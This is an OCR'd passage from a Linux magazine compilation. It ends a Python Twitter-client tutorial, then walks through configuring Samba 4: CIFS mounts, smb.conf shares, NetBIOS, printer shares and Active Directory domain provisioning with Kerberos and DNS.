
The function **trendingTweets()** is a little more complicated: we need to first get a list of trending topics, and then for each of these grab some tweets. But there's a sting in the tail – sometimes the topics returned will have funky unicode characters in them, and these need to be sanitised before we can feed them to our search function. Specifically, we need to use the quote function of *urllib2* to do proper escaping, otherwise it will try and fail to ASCII-ize them.

```
trending_topics = api.GetTrendsCurrent()
for topic in trending_topics:
    print "**",topic.name
    esc_topic_name = twitter.urllib2.quote(topic.name.
encode('utf8'))
    tweets = api.GetSearch(esc_topic_name)
    for tweet in tweets[:5]:
        print '@' + tweet.user.screen_name + ': ',
        util.safe_print(tweet.GetText())ç
    print '\n'
```

We've been a bit naughty in assuming that there will be at least five tweets, the syntax for limiting the number of tweets GetSearch returns seems to be in a state of flux, but since these are trending it's reasonable that there will be plenty.

And that completes our first foray into pythonic twittering. We have developed the beginnings of a command-line Twitter client, we have parsed options, caught exceptions and sanitised strings. If your appetite is sufficiently whetted then why not go further? You could add a **--friends** option to just display tweets from your friends, a **--post** option to post stuff, a **--follow** option, and really anything else you want. ■

You might not get exactly the same results as the website, but both methods show that people appear to care about acorns.




Future

Introducing a global tech brand that promises to change the way you consume technology

techradar.

Covering the latest new technology



- in depth
- in detail
- fully tested gear

techradar.

www.techradar.com

THE HACKER'S MANUAL 2015

Networking

The true sign of a Linux master is expertise on the desktop, the command line and, most crucially, the network. The skills to mesh machines together, even those running different operating systems, are vital – a lone PC is the rarest of creatures in this day and age.

Samba: Dancing with Windows 92
Networking: The basics 98
Wireshark: Analyse traffic 102
Networking: Build a router 106
Deluge: Set up a torrent server 110
Docker: Build containers 114
Zabbix: Monitor your network 118



Samba

Dancing with Windows

The Windows interoperability suite for Linux that boasts Active Directory support. Let's take it for a spin.

We all love our Linux boxes, but most of us at some point need to co-exist on a network with Windows machines, and know *Samba* as the thing that enables sharing filesystems between Linux and Windows.

But it does much more than that and, with version 4, is fully compatible with Microsoft's Active Directory. This is a big thing – *Samba* has long been able to act as a Windows NT 4.0 Domain Controller, or join an existing Windows NT 4.0 Domain but, with the release of Windows 2000, Microsoft started moving away from NT Domain controllers to its new Active Directory, widening the gap between the Linux and Windows ecosystems. *Samba* version 4 and upwards provides the long-awaited remedy to this issue by being fully compatible with Active Directory. It fully implements the Active Directory domain controller functionality, making it an effective

> **"Samba 4 fully implements the Active Directory domain controller functionality"**

SMBFS and CIFS

Two virtual filesystem implementations on Linux allow mounting of SMB shares: SMBFS and CIFS. The latter is the newer implementation and is built into the kernel. The user-space tools that you need to use CIFS were originally part of *Samba* but are now a separate package that's called **cifs-utils**.

The original SMBFS, which is also part of the *Samba* suite, has been deprecated – you should use CIFS to mount *Samba* filesystems. The upshot of this is that, if you just want to mount Windows shares on your Linux box, you don't need *Samba*. Mounting a Windows share is as simple as:

```
mount -t cifs -o
username=myuser,password=mypass //
myserver/myshare /mnt
```

The difference between CIFS and SMB can be a little bit confusing, because the CIFS dialect is newer than SMB but older than SMB2, whereas CIFS is newer than SMBFS and supports SMB, CIFS and the newer SMB2 and SMB3 dialects. For further details, see the client guide: **http://pserver.samba.org/samba/ftp/cifs-cvs/linux-cifs-client-guide.pdf**.

The SMB and CIFS protocol specifications are published at **http://msdn.microsoft.com/en-us/library/cc246482.aspx** and **http://msdn.microsoft.com/en-us/library/ee442092.aspx**.

replacement for the equivalent functions in Microsoft's Windows Server product line.

Samba is an open source implementation of the Server Message Block, or SMB, protocol. This is an application-layer network protocol that was originally developed by IBM to provide shared access to files and printers. Microsoft extended its implementation of SMB to support authentication using its own NT LAN Manager (NTLM) and, later, NTLMv2 protocols. It called this implementation the Common Internet File System, or CIFS. Further extensions, including support for symbolic links, were released as SMB2 with Windows Vista.

Samba has supported SMB2 since version 3.6. Microsoft introduced SMB2.1 with Windows 7 and SMB3 with Windows 8. It calls the differing versions of the protocol dialects, so CIFS and SMB2 are dialects of the SMB protocol. While these dialects are proprietary, their specifications are publicly available. One of the outcomes of Microsoft's settlement with the European Courts in 2004 was the release of full documentation for network authentication with Active Directory. This led to the development of version 4 of *Samba*, with Microsoft itself being involved in the testing.

Active Directory (or AD, as it's known) is a central location for the administration of networked Windows computers. Servers that run AD are called domain controllers. An Active Directory Domain Controller (which we'll abbreviate to ADDC) authenticates and authorises all users and computers in a Windows network, assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs in to a computer that is part of a Windows domain, the ADDC checks the submitted password and determines whether the user is a system administrator or normal user. AD makes use of Lightweight Directory Access Protocol (LDAP) versions 2 and 3, Kerberos and DNS. *Samba* uses its own LDAP implementation called ldb; it does not support using OpenLDAP for Active Directory.

So there are now two ways to use *Samba* – one is to use it how it's always been used (classic *Samba*), which can either operate as a domain member or standalone, and is all that you need to set up basic shares. The other way is to use *Samba* as a fully-fledged ADDC. The way you use *Samba* will depend on your needs, but the first thing that needs to be done is to install it. Most distributions should have it in their repositories. The other option is to build it from source, downloaded from **www.samba.org/samba/download**. Once installed, *Samba*'s configuration file is called **smb.conf**, and will normally be found in a subdirectory, such as **/etc/samba**. The simplest configuration to use is a standalone public share:

> **"The way you use Samba will depend on your needs"**

```
[global]
        server string = Samba Server Version
 %v
        # Treat unknown users as a guest
(where permitted)
        security = user
        map to guest = Bad User

[tmp]
        path = /tmp
        read only = No
        browsable = Yes
        guest ok = Yes
        force user = nobody
        force group = nobody
        create mask = 0755
        directory mask = 0755
```

This will make **/tmp** on the server available as a *Samba* share over TCP/IP. The use of **security = user** and **map to guest** allows guest shares to operate similarly to the deprecated **security = share** mode that existing *Samba* administrators may be familiar with. A user with a Windows username that *Samba* doesn't recognise will not need to provide credentials to access the share, and they will be authenticated as the guest user. Any files they write there will have their user and group ID set to 'nobody'. However, if the username is known to *Samba*, then the user will be prompted for their password. This might seem weird, but it is consistent with the way Windows works. Start the *Samba* daemon, **smbd**, to make this share accessible on Windows. To access it, simply use Windows Explorer to browse to the *Samba* server (you can use either its name or IP address).

Quick tip

You do not need to restart or signal *Samba* when modifying **smb.conf** because it automatically detects changes.

Add/Remove NetBIOS


There is another networking protocol that has long been associated with Windows networking and, therefore, is an integral part of the *Samba* suite: NetBIOS. These days, NetBIOS generally refers to the NetBIOS over TCP/IP protocol, which is considered a legacy protocol. It offers name resolution, file and printer sharing with devices that do not have DNS capabilities. It used to be essential in a Windows network, but is no longer necessary unless older versions of Windows are involved, but you still need it if you want clients running OSes prior to Windows 2000 to be able to access your shares. If you don't want to include NetBIOS, the following additions to the **[global]** section of **smb.conf** make this explicit:

```
[global]
        # disable NetBIOS
        disable netbios = yes
        smb ports = 445
```

Should you need it, however, enabling NetBIOS requires other changes to **smb.conf**:

```
[global]
        # NetBIOS identification
        workgroup = WORKGROUP
        netbios name = MYHOST
        wins support = Yes
```

This tells *Samba* to use NetBIOS to make itself known on the Windows network in its default workgroup (Windows machines default to a workgroup called WORKGROUP) and to act as a WINS server. The NetBIOS name is the equivalent of a host name – it doesn't need to be the same as the host name, but that is customary. WINS is the Windows Internet »



Strange things can happen when clocks aren't synchronised!

Name Service, Microsoft's implementation of a NetBIOS Name Service, and it provides a similar service for NetBIOS names that a DNS provides for domain names (mapping host names to network addresses). Name lookups will resolve without a WINS server, but only within the local subnet – if a client is unable to resolve a NetBIOS name using a WINS server then it will resort to broadcasting "where are you?" messages on the network. This is one reason why sysadmins hate NetBIOS, and why you should disable it unless you really need it. You can also read plenty on the internet about how NetBIOS is insecure.

If you need NetBIOS, the final piece required to support it is to run *Samba*'s **nmbd** process as well as its **smbd** process. It is **nmbd** that provides the NetBIOS naming and WINS services.



It's worth understanding how connections are made from the client side. Prior to Windows 2000, connections were only made via NetBIOS, which connects to port 139 on the server. Starting with Windows 2000, connections are made using both NetBIOS and TCP/IP, the latter connecting to port 445 on the server. The client closes its NetBIOS connection on port 139 if the server responds to the TCP/IP connection. As you would expect, shares can be configured so that authentication is required to access them. This requires a database of users to authenticate.

Password management

This is the first area where the Active Directory setup differs from the classic setup. Classic *Samba* uses its own password database containing encrypted passwords but, because file permissions relate to Unix users and groups, these are directly related to the users on the server. Active Directory users are not related to Unix users (more on this later). To add a user to classic *Samba*:

```
# smbpasswd -a myuser
New SMB password:
```

> **"You can read plenty on the internet on how NetBios is insecure."**

Quick tip

Upgrading users should note that the **smbpasswd** file has changed internally, and is therefore not portable between *Samba 3.x* and *Samba 4*.

```
Retype new SMB password:
Forcing Primary Group to 'Domain Users' for myuser
Forcing Primary Group to 'Domain Users' for myuser
Added user myuser.
```

Note that once a user has been added to *Samba*, Windows will require their password to be entered – even for guest shares. Adding a user-specific share, like a home directory, can be achieved with an entry in **smb.conf**

```
[myuser]
        comment = %U home directory
        writable = yes
        valid users = myuser
        path = %H
```

or, more generally, using the special **[homes]** share, which creates a home share for each user. When a user attempts to connect to a share, *Samba* looks for an explicit share definition like the one above. If none is found, but a **[homes]** share exists, then that will be used like a template to create the share the user requested. A suitable example is shown below; the **browsable** entry prevents **[homes]** appearing when the share is browsed.

```
[homes]
    comment = %U home directory
    writable = yes
    browsable = no
```

Another special kind of share is **[printers]**. As you might expect, this allows Windows clients to use printers attached to the *Samba* server. It uses CUPS to spool raw print jobs, which means that the client needs to have an appropriate printer driver installed. It's this that converts the into the raw data that the printer can process. Printing requires a **spool** directory that has its sticky bit set:

Windows 7 test client


A computer running Windows is required to fully evaluate *Samba 4*'s Active Directory capabilities. We installed Windows 7 Ultimate with Service Pack 1 along with the Remote Server Administration tools.

From those tools, the one you need is Active Directory Users and Computers (the executable name is **dsa.msc**). Refer to the relevant Microsoft web pages to find more information about installing these:

- Windows 7 Service Pack 1: **www.microsoft.com/en-us/download/details.aspx?id=5842**
- Windows 7 RSAT : **www.microsoft.com/en-gb/download/details.aspx?id=7887**

If you want the Windows machine to respond to ICMP Ping requests, you will need to add an appropriate rule to the Windows firewall (or completely disable the firewall).

To add a rule, go to 'Start > Control Panel > System and Security > Windows Firewall > Advanced Settings > Inbound Rules > New Rule'. Create a custom rule for the ICMPv4 protocol. Remember that the Home and Starter versions of Windows are unable to join a domain.



For Active Directory Users and Computers search for 'dsa.msc' and run it as an administrator.

```
# mkdir /var/spool/samba
# chmod 1777 /var/spool/samba
```

The necessary *Samba* configuration sets up CUPS printing and shares its printers on a **[printers]** share:

```
[global]
        load printers = yes
        printing = cups
        printcap name = cups
[printers]
        comment = Printers
        path = /var/spool/samba
        browsable = yes
        writable = yes
        printable = yes
[print$]
        comment = Printer Drivers
        path = /usr/share/samba/print
        writable = yes
```

The additional **[print$]** share is optional, but it is for **Point** and **Print Drivers**. It allows an administrator to upload printer drivers to the server so that a user installing the printer does not have to look for a driver themselves. The directory for the **[print$]** share should be created along with subdirectories for the architectures to be supported:

```
# mkdir -p /usr/share/samba/print/{COLOR,IA64,W32ALPHA,W32MIPS,W32PPC,W32X86,WIN40,x64}
```

The easiest way to upload a printer driver is by an administrator user logged in to a Windows client. On Windows 7, browse to the server (for example, **\\MYHOST**) and then click on 'View Remote Printers'. Press [Tab] to display the menu bar and then select 'File > Server Properties'. Go to the Drivers tab and click on 'Add'. This will start the Add Printer Driver wizard for the server. After uploading a driver, you need to associate it with the printer; browse to the printer and open its Properties page. On its Advanced tab, select the uploaded driver from the drop-down list. A Windows client can add a printer (for example, on Windows 7 go to 'Start > Devices and Printers > Add Printer' to add a networked printer). If a driver is installed on **[print$]** it installs automatically, otherwise the user needs to locate and install the correct driver themselves.

Domain control

We'll now take a look at the Active Directory implementation provided by *Samba 4*. It is best to assume that, while *Samba 4* can act as either a Standalone/NT Domain Member or as an Active Directory Domain Controller, the two configurations are very different and, to some extent, incompatible.

Setting up *Samba* as an Active Directory domain controller is, however, straightforward because there is a provisioning tool that performs the set-up tasks:

```
# samba-tool domain provision
Realm [MYDOMAIN.CO.UK]:
Domain [MYDOMAIN]:
Server Role (dc, member, standalone) [dc]:
DNS backend (SAMBA_INTERNAL, BIND9_FLATFILE, BIND9_DLZ, NONE) [SAMBA_INTERNAL]:
DNS forwarder IP address (write 'none' to disable forwarding) [10.0.0.138]:
Administrator password:
Retype password:
```

Passwords need to be suitably complex: one upper-case letter, one digit and at least eight characters long. 'Pa$$w0rd' is a suitable example that we used for our tests, though it's not very secure. When the provisioning completes, it will explain that it has generated a Kerberos configuration suitable for *Samba 4*. You need to copy this file into place:

```
# cp /var/lib/samba/private/krb5.conf /etc
```


Next, the DNS resolver needs to be configured to point at *Samba*, because it is also the DNS for the new Windows domain. You can do this either by editing **/etc/resolv.conf** or, if that's written by a service such as **dhcpcd**, adjusting the service's configuration.

Quick tip

There are some tutorial videos at **https://wiki.samba.org/index.php/Samba4/videos**, which provide good walkthroughs of the provisioning process.

What exactly is Kerberos?

Kerberos is a network authentication protocol which uses a system of tickets to allow entities to securely authenticate across an insecure network without transmitting passwords between them. This is a mature protocol that originated at MIT in the 1980s, where it was created as a solution to network security issues the university had and has been open source since 1987 (**http://web.mit.edu/kerberos**) and It's now used by the Active Directory Domain Controller.



There are three participants in a Kerberised connection: the client, the resource and a Kerberos server known as a Key Distribution Centre. It is in reflection of this trinity that Kerberos is named after the three-headed hound of ancient Greek mythology that guarded the gates of Hades.

Kerberos authentication is performed by the Key Distribution Centre in two stages. First, a client requests a ticket granting ticket. This is usually performed when a client initially logs in. The TGT eventually expires, but can be transparently renewed when necessary. The second stage comes into play whenever the client wishes to access a resource that is protected by Kerberos. It sends its TGT back to the server, which validates it and returns a ticket back to the client that allows access to the requested resource.

This is a somewhat simplified explanation of a very complex process which is better explained by a helpful video presentation: **www.youtube.com/watch?v=KD2Q-2ToloE**. In an Active Directory domain, the Kerberos Key Distribution Centre is a network service that is provided by the Active Directory Domain Controller.

Either way, the **/etc/resolv.conf** should look like this:

```
domain mydomain.co.uk
nameserver 127.0.0.1
```

Samba forwards requests that it cannot resolve itself to the DNS forwarding address that was specified during the provisioning step. It uses its own internal DNS server, but can be configured to use an external BIND DNS instead. However, because you get so much for free with the internal one, it probably isn't worth doing so unless you really need to.

Testing phase

With the configuration steps completed, we can start the domain controller and perform some tests. Active Directory mode uses a new **samba** binary instead of the usual **smbd**. Here, we start it in the foreground while testing:

```
# samba -i -M single mydomain
Copyright Andrew Tridgell and the Samba Team 1992-2012
samba: using 'single' process model
# host -t SRV _ldap._tcp.mydomain.co.uk
_ldap._tcp.mydomain.co.uk has SRV record 0 100 389 myhost.mydomain.co.uk.
# host -t SRV _kerberos._udp.mydomain.co.uk
_kerberos._udp.mydomain.co.uk has SRV record 0 100 88 myhost.mydomain.co.uk.
# host -t A myhost.mydomain.co.uk
